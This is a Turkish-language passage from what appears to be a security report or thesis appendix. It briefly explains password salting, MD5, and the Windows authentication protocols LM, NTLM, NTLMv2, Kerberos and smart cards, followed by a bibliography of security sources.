Tuzlama (Salting): Açık bir değer olup rastgele oluşturularak şifre özeti ile birlikte saklanır. A kullanıcısı ile B kullanıcısı aynı şifre kullansalar bile tuzlama değeri birbirinden farklı olduğu için şifre özetleri birbirinden farklı olacaktır.

MD5: MD5 128 bitlik (32 Bayt) ve tek yönlü özetleme algoritmasıdır. Asıl amacı veri bütünlüğünü kontrol etmektir. Bir dosya, mesaj veya şifreyi 128 bitlik bir özete çevirir. Yapısal olarak güvenli olmamakla birlikte, ancak hızlı olduğundan internet ortamında yoğun olarak kullanılmaktadır.

J.3.5 Windowsta Kimlik Doğrulama Temelleri

J.3.5.1 LM

Microsoft eski işletim sistemleri ile haberleşmek için kullandığı protokoldür. Saldırılara karşı savunmasızdır. Yeni Windows sürümlerinde LANMAN varsayılan olarak kapalıdır [1]. Özetleme ise küçük harfleri büyük harfe çevirir. 14 karakterden oluşur. Parolayı 7 karakter şeklinde ikiye böler. DES anahtarı ile şifrelenir. Bölüm 1.1.1'de detaylandırılmıştır.

J.3.5.2 NTLM

Ağ ortamındaki Windows NT 4.0 veya daha eski versiyonlarla iletişim kurulmasında kullanılan kimlik doğrulama protokolüdür. Windows Server 2003 ailesi için varsayılan iletişim protokolüdür. LM protokolünün zayıflıklarından dolayı kullanılmaya başlanmıştır [1][29]. Özetleme ise LANMAN'e göre daha güvenilirdir. Parola uzunluğu olarak 256 karaktere kadar destek verir. Özetleme algoritması olarak MD4 kullanılır. Küçük harfleri büyütmez ve parolayı ikiye bölmez. Önemli bir nokta ise LANMAN ve NT tuzlama (salt) kullanmaz [30]. Bölüm 1.1.2'de detaylandırılmıştır.

J.3.5.3 NTLMv2

NTLMv2 protokolü NTLMv1 üzerinde sıkılaştırma uygulayarak daha güvenli şekilde kimlik doğrulama işleminin gerçekleştirilmesi sağlanmıştır [3].
Özellikle *spoofing* ataklarına karşı protokolü zorlaştırarak güvenliği artırmıştır. Bölüm 1.1.3'te detaylandırılmıştır.

J.3.5.4 Kerberos

Kerberos MIT tarafından ortaya atılmış daha sonra Windows tarafından da kimlik doğrulama için tercih edilmiş bir metottur. Win2K ile başlayarak Microsoft Windows işletim sisteminin bütün sürümleri için genelde varsayılan olarak kullanılan kriptografik yöntemler içeren güvenilir bir kimlik doğrulama protokolüdür. Bölüm 1.1.4'te detaylandırılmıştır.

J.3.5.5 Akıllı Kart

Akıllı kartlar veri gizliliği ve inkâr edememezlik (non-repudiation) güvenlik ihtiyaçları için kullanılmaktadır. Private ve public alanları mevcuttur. Private alanda anahtar üretimi, imzalama ve şifre çözme işlemleri yapılır. Public alanda genel bilgiler yazılır. NTLM kimlik doğrulaması akıllı kart kimlik doğrulamasını desteklememektedir. Bölüm 1.1.5'te detaylandırılmıştır.

Kaynakça

[1] T. Mataracıoğlu. Lanman şifre özetinin zayıflıkları. *bilgiguvenligi.gov.tr*, Temmuz 2008. URL `https://www.bilgiguvenligi.gov.tr/microsoft-guvenligi/lanman-sifre-ozetinin-zayifliklari.html`.

[2] J. Johansson. The most misunderstood windows security setting of all time. *technet.microsoft.com*, Agust 2006. URL `http://technet.microsoft.com/tr-tr/magazine/2006.08.securitywatch(en-us).aspx`.

[3] E. Glass. The ntlm authentication protocol and security support provider. *davenport.sourceforge.net*, April 2006. URL `http://davenport.sourceforge.net/ntlm.html`.

[4] Nt lan manager. *wikipedia.org*. URL `https://en.wikipedia.org/wiki/NT_LAN_Manager`.

[5] Microsoft sistemleri güvenliği dokümanları. *bilgiguvenligi.gov.tr*, 2013. URL `https://www.bilgiguvenligi.gov.tr/microsoft-sistemleri-guvenligi-dokumanlari/index.php`.

[6] H. Khiabani. Windows logon forensics. *SANS Institute InfoSec Reading Room*, January 2013. URL `https://www.sans.org/reading-room/whitepapers/forensics/windows-logon-forensics-34132`.

[7] Microsoft. Server message block overview. *technet.microsoft.com*, June 2013. URL `https://technet.microsoft.com/en-us/library/hh831795.aspx`.

[8] CC Hameed. Two minute drill overview of smb 2.0. *blogs.technet.com*, May 2008. URL `http://blogs.technet.com/b/askperf/archive/2008/05/30/two-minute-drill-overview-of-smb-2-0.aspx`.

[9] M. Muckin and L.Martin. Windows vista security internals. *blackhat.com*, June 2009. URL http://www.blackhat.com/presentations/bh-dc-09/Muckin/BlackHat-DC-09-Muckin-vista-security-internals.pdf.

[10] Microsoft. Windows interactive logon architecture. *technet.microsoft.com*, February 2010. URL https://technet.microsoft.com/en-us/library/ff404303(v=ws.10).aspx.

[11] Microsoft. What is digest authentication? *technet.microsoft.com*, March 2003. URL https://technet.microsoft.com/en-us/library/cc778868(WS.10).aspx.

[12] O. Urhan. Temassız akıllı kartlara yeniden yönlendirme saldırısı. *Kocaeli Üniversitesi*. URL http://kulis.kocaeli.edu.tr/pub/otomasyon_mifare.pdf.

[13] E.Beydağlı. Akıllı kartlarda yan kanal analizi. *TÜBİTAK BİLGEM*, Mayıs 2009. URL https://www.bilgiguvenligi.gov.tr/donanim-guvenligi/akilli-kartlarda-yan-kanal-analizi-3.html.

[14] H. Elbahadır. *Hacking Interface*. İnkilap Kitabevi Yayınları, Yenibosna/ISTANBUL, 2013.

[15] CAPEC Content Team. Mechanisms of attack. November 2015. URL http://capec.mitre.org/data/definitions/1000.html.

[16] E. Başaranoğlu. Etki alanı saldırılarına karşı temel korunma yöntemleri - 1. *bilgiguvenligi.gov.tr*, Haziran 2013. URL https://www.bilgiguvenligi.gov.tr/microsoft-guvenligi/etki-alani-saldirilarina-karsi-temel-korunma-yontemleri-1.html.

[17] E. Başaranoğlu. Etki alanı saldırılarına karşı temel korunma yöntemleri - 2. *bilgiguvenligi.gov.tr*, Temmuz 2013. URL https://www.bilgiguvenligi.gov.tr/siniflandirilmamis/etki-alani-saldirilarina-karsi-temel-korunma-yontemleri-2.html.

[18] E. Başaranoğlu. Bellekten parolaların elde edilmesi 3. *bilgiguvenligi.gov.tr*, Temmuz 2013. URL https://www.bilgiguvenligi.gov.tr/microsoft-guvenligi/bellekten-parolalarin-elde-edilmesi-3.html.

[19] benchmarks.cisecurity.org. Cis microsoft windows 7 benchmark. March 2012. URL https://benchmarks.cisecurity.org/tools2/windows/CIS_Microsoft_Windows_7_Benchmark_v1.2.0.pdf.

[20] benchmarks.cisecurity.org. Cis microsoft windows 8 benchmark. January 2013. URL https://benchmarks.cisecurity.org/tools2/windows/cis_microsoft_windows_8_benchmark_v1.0.0.pdf.

[21] D. Önel and A. Dinçkan. Bilgi güvenliği yönetim sistemi kurulumu. *Tübitak-Ueake*, pages 1–6, Ağustos 2007. URL http://www.bilgiguvenligi.gov.tr/dokuman-yukle/bgys/uekae-bgys-0001-bilgi-guvenligi-yonetim-sistemi-kurulumu/download.html.

[22] F. Koç. Varlık envanteri oluşturma ve sınıflandırma klavuzu. *Tübitak-Ueake*, pages 1–6, Mart 2008. URL https://www.bilgiguvenligi.gov.tr/bilgi-guvenligi-yonetimi-dokumanlari/uekae-bgys-0003-varlik-envanteri-olusturma-kilavuzu.html.

[23] U. Uludag, S. Pankanti, S. Prabhakar, and A. K. Jain. Biometric cryptosystems: Issues and challenges. *Proceedings of the IEEE*, 92(6):948–960, June 2004. URL http://biometrics.cse.msu.edu/Publications/SecureBiometrics/Uludagetal_BioCryptoSystems_ProcIEEE04.pdf.

[24] S. Şan. Parmak damar tanıma sistemi. Master's thesis, Fırat Üniversitesi, Elazığ, Turkey, 2013.

[25] Microsoft. Windows biometric framework overview. *technet.microsoft.com*, July 2012. URL https://technet.microsoft.com/en-us/library/hh831396.aspx?f=255&MSPPError=-2147217396.

[26] Microsoft. Description of symmetric and asymmetric encryption. *support.microsoft.com*, (246071), October 2007. URL https://support.microsoft.com/tr-tr/kb/246071.

[27] Arden L. Bement and Jr. Director. National institute of standards and technology. *NIST Special Publication 800-38A*, December 2001. URL http://csrc.nist.gov/publications/nistpubs/800-38a/sp800-38a.pdf.

[28] M.J.B. Robshaw. Rsa laboratories technical report tr-701. preprint, RSA Laboratories, Redwood City, CA 94065-1031, July 1995.

[29] S. Bowne. Ntlm hashes and a false article from a spawar employee. *samsclass.info*, October 2012. URL `https://samsclass.info/124/proj11/nt-hash-lies.html`.

[30] E. Başaranoğlu. Windows üzerinde yerel kimlik doğrulama açısından sam ve system dosyalarının önemi ve lanman/ntlm özetleme algoritmalarının incelenmesi. *siberportal.org*, Temmuz 2015. URL `http://www.siberportal.org/blue-team/securing-windows-operating-system/local-windows-authentication-via-sam-and-system-files-and-lm-ntlm-hashes/`.